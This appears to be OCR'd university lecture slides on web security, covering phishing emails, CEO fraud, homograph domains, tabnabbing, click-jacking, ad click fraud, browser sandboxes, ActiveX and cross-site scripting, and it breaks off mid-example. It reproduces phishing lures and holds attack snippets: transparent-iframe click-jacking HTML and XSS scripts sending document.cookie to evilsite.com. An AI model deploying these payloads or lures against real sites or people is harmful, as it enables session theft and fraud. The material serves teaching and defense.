
We apologize for any inconvenience this may have caused.

Sincerely, the PayPal security team.

Copyright © 1999-2015 PayPal. All rights reserved.

Phishing – realistic emails

- Attached to the email is a file called "Your Account Has Been Suspended.html" which, if you open it in your browser, displays a form asking you for your credit card details and other personal information in order that PayPal can restore your account.



PayPal

Restore Your AccountSecure

You have received this form because your PayPal account has been suspended for security reasons.

If you are the rightful owner of this account, please fill out and submit this form in order to restore it.

Please fill in all the fields.

Full Name

Credit/Debit Card Number

Card Expiration Date

- (mm/yyyy)

CSC What's this?

Billing address:

Phishing – realistic emails

From: Njit Support <noreply@njit.edu

Dear User,

We detected something unusual about a recent sign-in to your njit.edu.

We advise all our customer to upgrade to the new improved njit customers Protection, As to secure your email from Intruders. To enable you view your pending incoming emails, Sign-in below for a better service. Failure to follow the security instruction may lead to temporarily de-activation of your email account.

NJIT.EDU SIGN-ON ← Link to: http://eurojetgas.com/system/engine/www.njit.edu/NJ.htm

Thanks,

New Jersey Institute of Technology

University Heights Newark, New Jersey 07102

Recent phishing scams

- 2015 (October, November, December): emails trying to trick users into winning movie tickets for the new Star Wars movie

Recent phishing scams

- Business Email Compromise (BEC), also known as the "CEO fraud"
  - Bad guys impersonate your CEO or other C-Level executives, come up with a convincing story and order employees to wire large amounts of money out of the country
  - As of October 2015, it has cost organizations over $1.2 billion according to the FBI: http://www.ic3.gov/media/2015/150827-2.aspx
  - In 2019, FBI reports BEC has grown to a whopping $26 billion scam: https://www.ic3.gov/media/2019/190910.aspx
  - The pattern is:
    - Scammers phish an executive, drop a Trojan, and gain 24/7 access to that individual's inbox
    - Scammers research the organization and monitor the email account for months until the right circumstances arrive
    - Scammers spoof the CEO's address and send messages to employees in accounting from a look-alike domain name that is one or two letters off from the target company's true domain name.

Email phishing scams (BEC)

- What is the impact?
  - The FBI report indicates that the average loss for a BEC victim is a whopping 100,000 dollars
  - Some are much higher, for example in August 2015, tech firm Ubiquiti Networks disclosed in a quarterly financial report that it suffered a whopping $46.7 million hit because of a BEC scam
- This scam is also filtering down to the consumer level:
  - People that are in the process of buying a house and need to transfer a sizable down payment are receiving an email from their lawyer or realtor to transfer that down payment to a certain bank account.
  - When they call the next day to check if the money has arrived, the lawyer tells them they did not send any transfer requests, but the money has disappeared in the meantime. The same scam is done with spoofed emails from financial brokers.

The CEO fraud attack

- Whaling: Anatomy of a CEO fraud attack (PDF on course webpage)
- London Blue (2018)
  - UK-Based Multinational Gang Runs BEC scams like a Modern Corporation
  - Targeted a list of over 50,000 corporate officials from companies in a very broad range of sectors, from small businesses to the largest multinational corporations
- European-based cinema chain Pathé lost €19 million to BEC scam
  - https://blog.malwarebytes.com/cybercrime/2018/11/business-email-compromise-scam-costs-pathe-21-5-million/

Email phishing scams

- Major Operating System upgrades usually cause confusion among end-users and the current Windows 10 upgrade is no exception

- The bad guys exploit these confusions in several ways, mostly through massive phishing campaigns and with criminal call-center operations which claim to be Microsoft tech support.

- Phishing emails will try to lure the user with links where they can get their new no-charge version of Windows 10, or have it "attached" in a zipped file

Email phishing scams

- April 2015: scammers send emails that appears to come from a manager of E-Z Pass Support, uses the correct color scheme and logo and appears to be collecting money from an unpaid toll
- Email states: *"You have a debt to pay for using a toll road, and you are kindly asked to service your debt in the shortest time possible. You can find the invoice in the attachment."*
- The message says you have ignored previous bills and urges you to pay immediately by downloading an attached "invoice."

Defenses against phishing emails?

Educate your users!

Send an email to raise awareness:

"Scamsters are trying to trick people into getting free tickets for the coming Star Wars Episode VII movie. You may get emails that ask you to enter sweepstakes, fill out surveys, free coupons for movie tickets, there are many tricks they will use. Don't fall for it and get your computer infected with malware. STOP - LOOK - THINK before you click."

Source: KnowBe4 Security Awareness Training Blog

Defenses against phishing emails?

1. Alert all your employees, from the board level down to the mail room. These scams are getting more sophisticated by the month so be on the lookout.

2. Grab this Social Engineering Red Flags PDF, print and laminate it, and give it to everyone. (free)

   http://cdn2.hubspot.net/hubfs/241394/Knowbe4-May2015-PDF/SocialEngineeringRedFlags.pdf

3. Have a dual-step process in place for bank wires, always verified by phone with trusted parties.

Defenses against phishing emails?

Send your employees, friends, and family an email like this:

"Criminals on the Internet have cooked up a new scam. They get you to click on a phishing link and stealthily look at what happens on your computer. Specifically they monitor your email. When it looks like your CEO is out of town, the bad guys send emails that look like they come from the CEO, with urgent requests to wire a large amount of money. Organizations that were tricked by this have lost hundreds of thousands of dollars.

Recently, this scam has filtered down to the consumer level. The FBI calls this an Email Account Compromise (EAC). At this very moment, bad guys could be looking at your email and patiently wait until the time is right. Be very careful when you make any large bank transfers, for instance when buying a house or putting money into investment accounts. ALWAYS, ALWAYS, ALWAYS initiate contact with the other party by phone and verify that the transfer instructions are correct before you transfer the money."

Source: KnowBe4 Security Awareness Training Blog

Defenses against phishing emails?

"Microsoft is in the process of releasing their new Windows 10 Operating System. This is an upgrade that you do not pay for, promises to fix problems with earlier versions, and claims to be more secure. They plan to upgrade a billion personal computers, causing inevitable confusion among PC users.

"Bad guys are trying to exploit this confusion. You might get calls from scammers that claim to be Microsoft tech support and try to charge you for the upgrade using your credit card.

"Be very careful with any email claiming to be from Microsoft about "your Windows 10 Upgrade". Make sure that any links in the email really go to Microsoft. Better yet, do not click on any link or open any attachment, but go to the Microsoft website for more information." Here is the link:

http://www.microsoft.com/en-us/windows/windows-10-upgrade

Source: KnowBe4 Security Awareness Training Blog

Phishing - URL obfuscation

- Attacker disguises the URL of the fake site
- For example, include a hyperlink in an email that appears to be real, but actually points to a phishing site:

Dear customer:

We at Secure Bank of Total Trust care a great deal about your financial security and have noticed some suspicious activity on your account. We would therefore like to ask you to please login to your account, using the link below, to confirm some of the latest changes on your credit card.

<a href="http://phisher225.com>http://securetotaltrust.com>/a>

Sincerely,

The Account Security Team at Secure Bak of Total Trust

Phishing – URL obfuscation

- Phishers register domain names that look very similar to exiting legitimate sites
  - Homograph attack: in some computer fonts, certain characters look like other characters
- The paypal.com scam in 2000
  - Using I (uppercase i) instead of l (lowercase l)
  - Attacker registered paypal.com domain and obtained a certificate for it
  - User is tricked into revealing PayPal account credentials

Phishing – URL obfuscation

- **Internationalized Domain Names:** Use international characters that have different Unicode values but are rendered by browsers identically with characters in Latin alphabets
  - http://россия.net
  - http://газета.ру
  - http://budyń.pl

  - paypal scam (again!): using Russian Cyrillic characters, the text “raural” looks identical with “paypal” using standard Latin characters
- Other examples: G00GLE.com, rnicrosoft.com

Phishing – URL obfuscation

- ɢoogle.com is NOT google.com !
- lifehacкer.com is NOT lifehacker.com !
- шhaтsapp.com is NOT whatsapp.com !

- 2016-02-16: Google wins lawsuit against spammer, obtains ownership of lookalike domain ɢoogle.com

Phishing – URL obfuscation

Read more at:

http://www.analyticsedge.com/2016/11/heres-a-secret-%C9%A2oogle-com-is-not-google-com/

http://www.crypto-it.net/eng/attacks/homograph-attack.html

https://en.wikipedia.org/wiki/IDN_homograph_attack

Phishing – URL obfuscation - Defenses

- Disable international characters in the address bar
  - But this prevents navigation to sites with international characters in their domain names
- Browser should provide a visual clue when non-ASCII characters are being used
  - Display those characters in a different color
- Certification authorities should do more than issue certificates that just validate domain names
  - The CA can visually compare any Domain Names with mixed character sets with known high risk domains.

Phishing – DNS cache poisoning

- Attacker compromises DNS server so that the DNS server resolves a domain name to a bogus IP address owned by the attacker
  - The compromised DNS servers are referred to as “poisoned”
  - This attack is also known as “pharming”

    (phishing and pharming)

New Type of Phishing Attack: Tabnabbing

- A user has multiple browser tabs open
- In one of the tabs, the user opens a site with a malicious JS script (the malicious tab)
- The user navigates to another tab
- The malicious tab, after a period of inactivity (seconds, minutes, hours), silently changes:
  - The content of the page
  - The tab's fav icon
  - The tab's title

  (e.g., the tab may appear to be the login page of Gmail, or a re-authentication page on a bank website!)

New Type of Phishing Attack: Tabnabbing

- When the user switches back to the malicious tab, he will be deceived into inputting the requested credentials
  - Phishing attack takes advantage of user trust and inattention to detail
  - The tab's fav icon and title act as a strong visual clue!
  - Need not even change the Web address displayed in the browser's navigation toolbar!
- Attack is simple and elegant
- Attack can be made more likely to succeed if the malicious script checks for well known Web sites the user has loaded in the past or in other tabs
- Attack can be executed even if JavaScript is disabled, using the "meta refresh" meta element

Tabnabbing: Defense

- The NoScript extension for Mozilla Firefox prevents:
  - Inactive tabs from changing the location of the page
  - Refreshes happening inside untrusted unfocused tabs

http://noscript.net/changelog#1.9.9.81

Click-Jacking

- An exploit in which a user's mouse click on a page is used in a way that was not intended by the user
- Example:

```
<a onMouseUp=window.open(http://www.evilsite.com)
 href="http://www.trustedsite.com/">Trust me!</a>
```

  - The link appears to point to to www.trustedsite.com
  - Even the browser status bar will show this benign URL when user hovers mouse over the link!
  - However, the Javascript function is triggered after releasing the mouse click (event onMouseUp), redirecting the user to the malicious site

Click-Jacking using iFrame

- Other forms of click-jacking?
- Using frames
- Overlay multiple frames and make some frames invisible
- *iFrame* tag allows HTML to embed another webpage inside a normal HTML document
- Attacker uses the position and opacity properties of the style attribute
- The victims thinks they are clicking on what they see, but in reality they are clicking on on something else

Click-Jacking example using iFrame

```
<html >
<head>
        <title>title</title>
</head>
<body>
<center>
        <h2>Welcome to my new website</h2>
        <!– place a button here -->
        <iframe id="new" src="http://www.cnn.com"
        style="opacity:0.0; position:absolute;top:195px;left:
        10px;width:1000px;height:200px;">
        </iframe>
</center>
</body>
</html>
```

Click-Jacking using iFrame

From “Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites”, W2SP 2010

- The victim site (twitter.com) is embedded in a transparent iFrame that is put on what appears to be a normal page

Click-Jacking – other varieties

- Click-jacking goes beyond the action of actually clicking on a page
  - malicious site can use Javascript event handlers (such as onMouseOver) to trigger an action
- Click-jacking in advertisement fraud
  - Online advertisers pay the sites that host their ads based on the number of ***click-throughs***

Click-Jacking Defenses: frame busting

- Check if the webpage is the topmost window or embedded in a frame
- If the webpage is embedded, “bust out” the frame and make itself as the topmost frame

```
<script type="text/javascript">
function breakout()
{
  if (window.top!=window.self)
     { window.top.location=window.self.location; }
}
</script>
```

- Is this client-side or server-side defense?

Click-Jacking defenses

- Firefox plugin called NoScript prevents users from clicking on invisible or framed embedded documents
  - According to Google's "Browser Security Handbook", NoScript is the "only freely available product that offers a reasonable degree of protection" against click-jacking
- Gazelle: a secure web browser released by Microsoft in 2009
  - a window of different origin may only draw dynamic content over another window's screen space if the content it draws is opaque.

Click-jacking attacks on mobile devices

- Framing Attacks on Smart Phones
  - A new attack called tap-jacking that uses features of mobile browsers to implement a strong click-jacking attack on phones
  - http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf

- Android susceptible to sophisticated clickjacking malware (July 2012)
  - http://www.infoworld.com/article/2617764/mobile-security/android-susceptible-to-sophisticated-clickjacking-malware.html

- *"We are still vulnerable to clickjacking attacks: about 99% of Korean websites are dangerous"* (2013)
  - Results for mobile websites are similar
  - http://seclab.skku.edu/wp-content/uploads/2013/08/KoreanClickjacking_CR.pdf

Click-jacking: More Resources

- Clickjacking explained: attack implementation tips and defenses

http://podlipensky.com/2012/07/clickjacking-explained/

Advertisement click fraud

- Online advertising
- Rapid development of internet has led to a billion dollar online advertising market.
- In 2015, online advertising revenues in the U.S. totaled $59.6 billion.
- A 20% increase from 2014 (sixth year in a row of double-digit growth for the industry)

Entities

Online Advertising typically involves three parties:

- Advertisers: Provide advertisement information and pays for advertising.
- Publisher: Displays ads on his/her website and gets paid. (Ex: Your Website)
- Syndicator: Acts as a commissioner who gets ads from advertisers and distributes to publishers, earning commission fees.


Billing methods


Advertisers can be charged using the models:

- PPM (Pay per mille): Per thousand display of ads. Publishers prefer this as they get paid according to the traffic.
- PPA (Pay per action): Per conversional action. Advertisers prefer this as they can pay according to the sales.
- PPC (Pay per click): Balances the risk between PPM and PPA, hence the most prevalent model.

Problems with PPC Model

- PPC model is suffering serious click fraud problems.
- Click fraud is a type of internet crime where an ad is being clicked for the purpose of generating a charge without having actual interest in the target of the ad's link.





Motivation

- Malicious advertisers may click on competitors ads to increase their advertising expense.
- Fraudulent publishers use it to inflate the number of clicks on the ads displayed on their website to get more commissions.
- Honest advertisers have paid $1.3 billion for click fraud in 2006.
- Because of this, syndicators like Google and Yahoo! are facing lawsuits.

Generation of clicks

Fraudulent clicks can be generated by:

- Humans, such as cheap labor.
- Clickbots
  - Clickbot can be a special program on a malware-infected computer.
  - Malicious script in a publisher website.

    Executes in visitors browser and click ads automatically and stealthily.

Online Advertising Fraud

More details in:

- “Dissecting Ghost Clicks: Ad Fraud Via Misdirected Human Clicks”, by Alrwais et al., 2012
- “What’s Clicking What? Techniques and Innovations of Today’s Clickbots”, by Miller et al., 2011
- “Online Advertising Fraud”, by N. Daswani et al. 2008
- “An effective method for combating malicious scripts clickbots”, by Y. Peng et al., 2009

- Do a Google search on “online advertising fraud”

Mobile Code

- What is mobile code?
  - Executable program
  - Sent via a computer network
  - Executed at the destination (usually in the client's browser)
- Examples
  - JavaScript
  - ActiveX
  - Java Applets

Javascript

- Scripting language interpreted by the browser
- Code enclosed within <script> … </script> tags
- Defining functions:

```
<script type="text/javascript">
    function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif” onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
window.open("http://brown.edu")
```

- Click-jacking attack

```
<a onMouseUp="window.open(′http://www.evilsite.com′)"
href="http://www.trustedsite.com/">Trust me!</a>
```

The sandbox

- A **sandbox** restricts privileges of an application or script that runs inside another application
  - Example: sandbox only allows access to certain files and devices

The sandbox




Figure 7.15: Actions restricted to a sandbox.

The sandbox in a web browser

- Javascript has no ability to execute code on a user's machine outside of the browser
- A javascript script cannot affect websites open in another browser window/tab
- Different scripting languages and media applications are granted different levels of access to components inside web browsers

The sandbox in a web browser

- Trade-off between providing a more dynamic, interactive user experience and security concerns
  - The more technology one allows in their browser, the more vulnerable to attack one becomes
- Web browsers have become increasingly complex
  - Complexity increases the possibility of software vulnerabilities
  - Vulnerable web browsers may allow an attacker to escape the browser's sandbox and execute malicious code directly on the victim's sytem

Java Applets

- Run in a sandbox that by default prevents:
  - Reading or writing to the local filesystem
  - Launching programs on the client's machine
  - Making network connections to machine other than the web server that delivered the applet
- However, if an applet is *signed*, the user can decide to allow it to have higher privileges
  - The burden to override sandbox restrictions for a "trusted" applet lies on the user (user should examine the *code signing certificate*)

ActiveX Controls

- ActiveX is a wrapper for deployment of programs that can be written in a number of languages
- Developed by Microsoft, can be executed in Internet Explorer
- An ActiveX Control is really an application downloaded on the fly and executed on the user's machine
  - Is granted access to all system resources outside of the browser
  - It is up to the user to decide whether to give permission for the ActiveX control to run, based on the certificate and signature accompanying it


ActiveX vs. Java

- ActiveX Control
- Windows-only technology runs in Internet Explorer
- Binary code executed on behalf of browser
- Can access user files
- Support for signed code
- An installed control can be run by any site (up to IE7)
- IE configuration options
  - Allow, deny, prompt
  - Administrator approval

- Java Applet
- Platform-independent via browser plugin
- Java code running within browser
- Sandboxed execution
- Support for signed code
- Applet runs only on site where it is embedded
- Applets deemed trusted by user can escape sandbox

Authenticode in ActiveX

- This signed ActiveX control ask the user for permission to run
  - If approved, the control will run with the same privileges as the user
- The "Always trust content from …" checkbox automatically accepts controls by the same publisher
  - Probably a bad idea



Malicious Mobile Code, by R. Grimes, O'Reilly Books

Trusted/Untrusted ActiveX controls

- Trusted publishers
  - List stored in the Windows registry
  - Malicious ActiveX controls can modify the registry table to make their publisher trusted
  - All future controls by that publisher run without prompting user
- Unsigned controls
  - The prompt states that the control is unsigned and gives an accept/reject option
  - Even if you reject the control, it has already been downloaded to a temporary folder where it remains
  - It is not executed if rejected, but not removed either

Classic ActiveX Exploits

- *Exploder* and *Runner* controls designed by Fred McLain
  - Exploder was an ActiveX control for which he purchased a VeriSign digital signature
  - The control would power down the machine
  - Runner was a control that simply opened up a DOS prompt While harmless, the control easily could have executed format C: or some other malicious command
  - http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm

- *Quicken* exploit by a German hacking club
  - Intuit's Quicken is a personal financial management tool
  - Can be configured to auto-login to bank and credit card sites
  - The control that would search the computer for Quicken and execute a transaction that transfers user funds to their account

Cross-Site Scripting (XSS)

- XSS is an attack where:
  - improperly validated input on a website allows malicious users to inject code into the website
  - later, the code is executed in a victim's browser

- Two basic types of XSS attacks:
  - Persistent XSS
  - Non-persistent XSS

Persistent XSS attacks

- The code injected by the attacker remains on the website for a period of time and is visible to other users
- Typical example:
  - Exploiting a website's guestbook or message board, which allows users to enter comments and post them for others to see
  - Website does not properly sanitize user input to strip certain characters

Persistent XSS attacks

```
<html>
  <title>Sign My Guestbook!</title>
 <body>
  Sign my guestbook!
  <form action="sign.php" method="POST">
    <input type="text" name="name">
    <input type="text" name="message" size="40">
    <input type="submit" value="Submit">
  </form>
 </body>
</html>
```

Code Fragment 7.6: A page that allows users to post comments to a guestbook.

sign.php is a server-side script that inserts the user's input into the guestbook page

Persistent XSS attacks - continued

- Benign comments result in a page like this:

```
<html>
    <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

Code Fragment 7.7: The guestbook page incorporating comments from visitors.

- But what about a comment like this?

```
<script>
  alert("XSS injection!");
</script>
```

Code Fragment 7.8: Javascript code that might be used to test XSS injection.

Persistent XSS attacks - continued

- A malicious comment results in a page like this if the script sign.php simply copies the user's input into the guestbook:

```
<html>
    <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Evilguy: <script>alert("XSS Injection!");</script> <br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

Code Fragment 7.9: The resulting guestbook page, with the Javascript above injected via XSS.

- Anyone visiting the the guestbook would get a pop-up message box because of the malicious comment

Persistent XSS attacks - continued

- The guestbook is known as the ***attack vector*** and the injected code is know as the ***payload***
- The payload can be much more dangerous (not just a simple pop-up box!)




Figure 7.16: In an XSS attack, the attacker uses the web site as a vector to execute malicious code in a victim's browser.

Persistent XSS attacks - stealing cookies

- If this was the attacker's input into the guestbook:

```
<script>
  document.location = "http://www.evilsite.com/
  steal.php?cookie="+document.cookie;
</script>
```

Code Fragment 7.10: A Javascript function that could be used to steal a user's cookie.

- Then a victim that visits the resulting page will be redirected to the attacker's site (www.evilsite.com) and will pass the victim's cookies as a GET parameter that is sent to the steal.php script
- What cookies are stolen?
  - Those of the victim's for the guestbook site

Persistent XSS attacks - stealing cookies

- Hide the execution of the code:
  - By embedding an image:

```
<script>
  img = new Image();
  img.src = "http://www.evilsite.com/steal.php?cookie="
                + document.cookie;
</script>
```

Code Fragment 7.11: Using an image for XSS.

OR

  - Using an invisible iFrame:

```
